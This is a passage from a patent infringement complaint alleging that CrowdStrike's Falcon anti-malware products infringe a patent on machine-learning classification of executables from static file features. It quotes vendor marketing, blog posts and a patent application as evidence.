
FILE ANALYSIS
Detection: Aggressive, Prevention: Moderate

File Analysis
Provides cloud-based machine learning analysis based on features extracted from executable files. Choose how aggressively you want each feature to behave.

(*See* WBR_CSK001381 (https://www.youtube.com/watch?v=SdsGf40LNKs) at 1:12-1:27.)

427. In this regard, for example, the Accused Products' "[s]ignature-less malware

protection uses machine-learning algorithms to determine the likelihood that a file is malicious" and "[m]achine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network."



1. Prevention of Known and Unknown Malware

a. Signature-less malware protection


Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.

b. Machine learning

Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615-616.)

428. The Accused Products use "[m]achine learning and artificial intelligence" to "prevent known and unknown malware, adware and potentially unwanted programs (PUPs)."



STATE-OF-THE-ART PREVENTION

Falcon Prevent protects endpoints against all types of attacks, from commodity malware to sophisticated attacks — even when offline.

- Machine learning and artificial intelligence prevent known and unknown malware, adware and potentially unwanted programs (PUPs)

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

429. Further, "CrowdStrike's File Analyzer [software development kit ("SDK")]" is "a proven component" of the Accused Products. The File Analyzer SDK is "[p]owered by the CrowdStrike Security Cloud and world-class AI," "is trained by CrowdStrike's massive corpus of malware samples to identify both known and zero-day malware, and "leverages machine learning that is trained using tens of millions of files source from the CrowdStrike ecosystem." With the File Analyzer SDK component of the Accused Products, the user can "[b]uild fuzzy blocklists and/or allowlists using the included DeepHash API to ensure your tool is accurate and swift at detecting malware." "KEY BENEFITS" of the File Analyzer SDK component of the Accused Products include:


- "Rich training: CrowdStrike's advanced machine learning (ML) training process uses tens of millions of files to produce best-in-class detection capabilities"
- "Scalability: CrowdStrike's robust, multi-threaded SDK architecture enables seamless vertical and horizontal scaling to handle parallel static analysis scanning workload" and
- "Simple and fast outcomes: Easily speed up development with programmatic verdict values that can be clean, malicious or potentially unwanted applications (PUA)."

(*See* WBR_CSK001205 (https://www.crowdstrike.com/wp-content/uploads/2022/03/crowdstrike-file-analyzer-sdk-data-sheet.pdf) at 1205.)

430. In another example, CrowdStrike filed U.S. Patent Application Ser. No. 15/909,442 (published as U.S. Pat. Pub. No. 2019/0273510; hereinafter "'510 Pub.") that describes features of the Accused Products, including components and features of the static file analysis. The '510 Pub. describes a machine learning system that "includes a convolution filter, a recurrent neural network, and a fully connected layer [that] can be configured in a computing device to classify executable code." *Id*. at Abstract. It further explains that "a collection of source data (*e.g.*, executable code) having known classifications are applied as input to the network system. Example classifications may include 'clean,' 'dirty,' or 'adware.'" *Id*. at [0087]. The '510 Pub. further explains that the

"output of encoder RNN [recurrent neural network] 725 includes embedded features of the input data," which is then input into "a supervised learning algorithm to classify data, where the "supervised classifier" could comprise any of "a Neural Network, Support Vector Machine, Random Forest decision tree ensemble, logistic regression, or another classifier." *Id*. at [0125]-[0126].

431. The Accused Products embody a system in which one or more comprised processors are *configured to perform operation of: identifying an executable file to be evaluated* and *extracting a plurality of static data points from the executable file*. For example, the Accused Products—including the cloud-based Falcon Platform and the client-side application "Falcon Sensor" (a.k.a. the "Falcon Agent")—use "machine learning" to analyze "file metadata" and "to block all Windows executable files deemed malicious." The "machine learning analysis" conducts "File Attribute Analysis" "on file metadata" and conducts "File Analysis" "based on features extracted from executable files."



TYPE
Malware Protection

CATEGORY
Anti-Malware Sensor Configuration


Next-Gen Antivirus

When enabled, CrowdStrike will act as the antivirus protection for your hosts. This includes using on-sensor machine learning to block all Windows executable files deemed malicious and quarantining them to a safe location. This option will also register CrowdStrike with Windows Security Center, disabling Windows Defender. It is recommended you do not run CrowdStrike Next-Gen Antivirus concurrently with other antivirus solutions.

Malicious Module Blocking

When "Malicious Module Blocking" is enabled the sensor checks every executable module while being loaded into a process by the OS. If the module is classified as malicious the load operation is aborted. As a result the module will not be loaded.

* * * * *




TYPE
Malware Protection

CATEGORY
Machine Learning

File Attribute Analysis
Provides cloud-based machine learning analysis on file metadata. Choose how aggressively you want each feature to behave.

* * * * *




FILE ATTRIBUTE ANALYSIS
Detection: Aggressive, Prevention: Moderate

FILE ANALYSIS
Detection: Aggressive, Prevention: Moderate

File Analysis
Provides cloud-based machine learning analysis based on features extracted from executable files. Choose how aggressively you want each feature to behave.

(*See* WBR_CSK001381 (https://www.youtube.com/watch?v=SdsGf40LNKs) at 1:12-1:27.)


432. In addition, the Accused Products' machine learning algorithms use "Static File Analysis" to provide "analysis on features extracted from executable files."



The File Attribute Analysis provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files.

(*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 701.)

433. Furthermore, the Accused Products perform "static analysis" for "signs of malicious intent" in a file "useful to identify malicious infrastructure, libraries or packed files." The Accused Products analyze malicious files by looking at "[s]tatic properties includ[ing] strings embedded in the malware code, header details, hashes, metadata, embedded resources, etc.," as well as "file names, strings such as IP addresses, [and] domains."




Static Analysis

Basic static analysis does not require that the code is actually run. Instead, **static analysis examines the file for signs of malicious intent**. It can be useful to identify malicious infrastructure, libraries or packed files.

Technical indicators are identified such as file names, hashes, strings such as IP addresses, domains, and file header data can be used to determine whether that file is malicious. In addition, tools like disassemblers and network analyzers can be used to observe the malware without actually running it in order to collect information on how the malware works.

* * * * *




Static Properties Analysis

Static properties include strings embedded in the malware code, header details, hashes, metadata, embedded resources, etc. This type of data may be all that is needed to create IOCs, and they can be acquired very quickly because there is no need to run the program in order to see them. Insights gathered during the static properties analysis can indicate whether a deeper investigation using more comprehensive techniques is necessary and determine which steps should be taken next.

(*See* WBR_CSK000763 (https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/) at 764, 768.)

434. The Accused Products embody a system in which one or more comprised processors are *configured to perform operation of generating a feature vector from the plurality of static data points using a classifier trained to classify the static data points based on training data, the training data comprising files known to fit into one of the plurality of categories of files*. For example, the Accused Products conduct a "File Attribute Analysis" that "provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files."




The File Attribute Analysis provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files.

(*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 701.)


435. The Accused Products also "extract so-called 'features' from the files analyzed"

including “string tables” and the “actual code in the file…which [Defendants] dissect and describe in a numerical fashion that can be fed into [the CrowdStrike] machine learning classifier.” The Accused Products extract “features” from files and feed the data into the CrowdStrike “machine learning classifier.”



So how does the technology work and how does it differ from what you have seen on VT so far? Traditional AV engines look for signatures or heuristics, i.e. sequences of specific bytes in the file. A malware author can easily change those detected sequences or add obfuscation layers. In contrast, using machine learning, we look at the broader picture and extract so-called “features” from the files analyzed. These are high-level characteristics that numerically describe the structure of the file. For example, we look at the amount of


* * * * *



There is a lot more data than just the amount of randomness that can be extracted for analysis. Another example are resources embedded in the file. Resources can include images, icons, user interface templates, string tables — in other words, lots of data to analyze. As a last example, there's also the actual code in the file, which we dissect and describe in a numerical fashion that can be fed into our machine learning classifier.

(*See* WBR_CSK001238 (https://www.crowdstrike.com/blog/crowdstrike-machine-learning-virustotal/) at 1238-39.)


436. As another example, the Accused Products “perform[] feature extraction of machine learning workloads to classify event data sent from Falcon Host.”



To proactively stop cyberattacks, CrowdStrike relies heavily on machine learning to analyze data for Falcon Host, a software-as-a-service (SaaS) endpoint protection solution designed to integrate seamlessly into customer environments. Using Apache Spark—the open source, big-data processing engine—CrowdStrike performs feature extraction of machine learning workloads to classify event data sent from Falcon Host. “We use machine learning and behavioral analysis techniques to get the full context of what an attacker is trying to do and give customers a deeper understanding of what's going on,” says Dr. Sven Krasser, chief scientist at CrowdStrike. As a startup,

(*See* WBR_CSK000644 (https://aws. amazon.com/solutions/case-studies/crowdstrike/) at 644.)

437. The Accused Product use “machine learning models” built using “malicious code, clean code and unwanted code, such as potentially unwanted programs.”




Clean or Dirty: Know the Difference

One approach involves accumulating billions of files in our cloud. These files come from various sources, ranging from protected environments to public malware collections, at a rate of approximately 86 million new hashes a day. The collection includes malicious code, clean code and unwanted code, such as potentially unwanted programs.

To build our machine learning models, we carefully curate both clean and “dirty” (i.e., malicious) samples from this collection, resulting in a labeled collection that is growing by tens of millions of new examples every training cycle.

(*See* WBR_CSK001448, https://www.crowdstrike.com/blog/how-crowdstrike-machine-learning-model-maximizes-detection-efficacy-using-the-cloud/.)

438. Further, the learning classifier is trained using labels of known files. For example, the Accused Products’ “[s]ignature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious” and “[m]achine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network.”



1. Prevention of Known and Unknown Malware

a. Signature-less malware protection

Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.


b. Machine learning

Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.


(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615-616.)

439. The Accused Products embody a system *wherein one or more features of the feature vector are selectively turned on or off based at least in part on evaluation of whether a*

value of one of the plurality of static data points is within a predetermined range." For example, the Accused Products include a machine learning engine that "analyzes higher-level traits to decide if a file is malicious" and features "[s]uperior ML technology" with "fewer false positives and the ability to detect and mitigate unknown malware faster."




Detecting unknown malware with fewer false positives: Anti-malware tools that rely on signatures must be updated frequently for them to be effective. However, a signatureless ML engine can "generalize," which means instead of having to memorize a set of specific malware file signatures, ML can learn without having to be fed new datasets every day. ML analyzes higher-level traits to decide if a file is malicious — a far superior approach for detecting today's targeted, unknown malware. This approach enables ML to find the unknown malware other solutions miss without generating a slew of false positives, which can drain valuable IT resources and lead to alert fatigue.



- Superior ML technology means fewer false positives and the ability to detect and mitigate unknown malware faster.

(*See* WBR_CSK001223 (https://www.crowdstrike.com/blog/a-primer-on-machine-learning-in-endpoint-security/) at 1224-25.)

440. The Accused Products "extract millions of [] numerical values" with only "about a couple thousand of those are most relevant for the engine to render its verdict," indicating that the Accused Products use only a (plural) subset of the "millions of" values and favor only the "most relevant" values. Thus, the Accused Products selectively turn features of feature vectors on or off based on whether a value of one or more static data points from the plurality of extracted static data points is within a predetermined range.




We extract millions of these numerical values (and about a couple thousand of those are most relevant for the engine to render its verdict). You can think of these numbers as an address for a location in a high-dimensional space similar to GPS

(*See* WBR_CSK001238 (https://www.crowdstrike.com/blog/crowdstrike-machine-learning-virustotal/) at 1239.)

441. The Accused Products embody a system in which one or more processors are "*configured to perform operation of*" "*evaluating the feature vector using a machine learning model to determine whether the executable file fits into one of the categories of files*." For example,

the Accused Products—including the cloud-based Falcon Platform and the client-side application "Falcon Sensor" (a.k.a. the "Falcon Agent")—use "machine learning" to analyze "file metadata" and "to block all Windows executable files deemed malicious." The "machine learning analysis" conducts "File Attribute Analysis" "on file metadata" and conducts "File Analysis" "based on features extracted from executable files." (*See* WBR_CSK001381 (https://www.youtube.com/watch?v=SdsGf40LNKs) at 1:12-1:27.)

442. The Accused Products generate a feature vector to conduct a "Static File Analysis"—*i.e.*, to provide "analysis on features extracted from executable files." (*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 701.) Static analysis "can be useful to identify malicious infrastructure, libraries or packed files." *See* WBR_CSK000763 (https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/) at 764.) The feature vector is processed to analyze and evaluate the feature vector. As an example, the Accused Products are shown below evaluating executable "file taskhostsvc.exe" as harmful using "static analysis-based techniques" and "signature-less ML models that can detect threats based on generic properties."



Such targeted attacks are normally the domain of indicators of attack (IOAs), which detect illicit behavior by observing the actions and the intent of processes on endpoints. But besides IOAs, CrowdStrike Falcon PreventTM leverages other techniques for threat detection, including file-based machine learning (ML).

The main component of SUNSPOT is a file `taskhostsvc.exe` with `SHA256 hash c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230af0b3ef168`. The file's compile timestamp indicates that the file was compiled on February 20, 2020. While this data field can be easily manipulated, we speculate that the adversary did not go through this effort as it aligns with the timeline for the rest of the attack.

To check how well our file-based models pick up on this thread, we ran the file against the on-sensor ML model that we shipped in September 2019, about five months before the file was presumably created. **It was detected at high confidence.**

While one should not rely solely on static analysis-based techniques, especially for sophisticated attacks such as this one, it validates the power of signature-less ML models that can detect threats based on generic properties as opposed to the reliance of a human analyst creating a suitable signature.

(*See* WBR_CSK001235 (https://www.crowdstrike.com/blog/stellar-performances-how-crowdstrike-machine-learning-handles-the-sunspot-malware/) at 1235.)

443. Indeed, the Accused Products analyze malicious files by looking at "[s]tatic properties includ[ing] strings embedded in the malware code, header details, hashes, metadata, embedded resources, etc.," as well as "file names, strings such as IP addresses, [and] domains" and the Accused Products do not "need to run the program in order to see them." (*See* WBR_CSK000763 (https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/) at 764, 768.) The "[m]achine learning allows [the Accused Products] to block malware" by "rel[ying] on mathematical algorithms to analyze files." For example, the "file attribute analysis provides machine learning analysis on the file metadata" and "static file analysis analyzes the features extracted from the executable files themselves." By doing so, the Accused Products "block known and unknown malware." (*See* WBR_CSK001381 (https://www.youtube.com/watch?v=SdsGf40LNKs) at 0:15-0:31, 1:20-1:30, 2:24-2:28; WBR_CSK000641, https://www.crowdstrike.com/resources/videos/how-to-prevent-malware-with-crowdstrike-falcon/.)

444. Each claim in the '869 Patent recites an independent invention. Neither claim 46, described above, nor any other individual claim is representative of all claims in the '869 Patent.

445. Defendants have been aware of the '869 Patent since at least the filing of the First Amended Complaint.

446. Defendants directly infringe at least claim 46 of the '869 Patent, either literally or under the doctrine of equivalents, by practicing the elements described above. For example, on information and belief, Defendants make and use the claimed system in an infringing manner as described above by running this software and system to protect their own computer and network

operations. On information and belief, Defendants also make and use the claimed system in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants make and use the claimed system when providing or administering services to third parties, customers, and partners using the Accused Products.

